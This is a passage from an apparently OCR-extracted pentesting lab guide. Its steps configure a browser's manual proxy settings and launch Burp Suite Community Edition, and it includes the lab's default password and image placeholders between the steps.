
5. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.

6. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.




7. A **Connection Settings** window appears. Select the **Manual proxy configuration** radio button and click **OK**. Close the **Preferences** tab.

8. Now, minimize the browser window, click the **Applications** menu form the top left corner of **Desktop**, and navigate to **Pentesting** --> **Web Application Analysis** --> **Web Application Proxies** --> **burpsuite** to launch the **Burp Suite** application.



Note: If a security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.


9. In the next **Burp Suite Community Edition** notification, click **OK**.



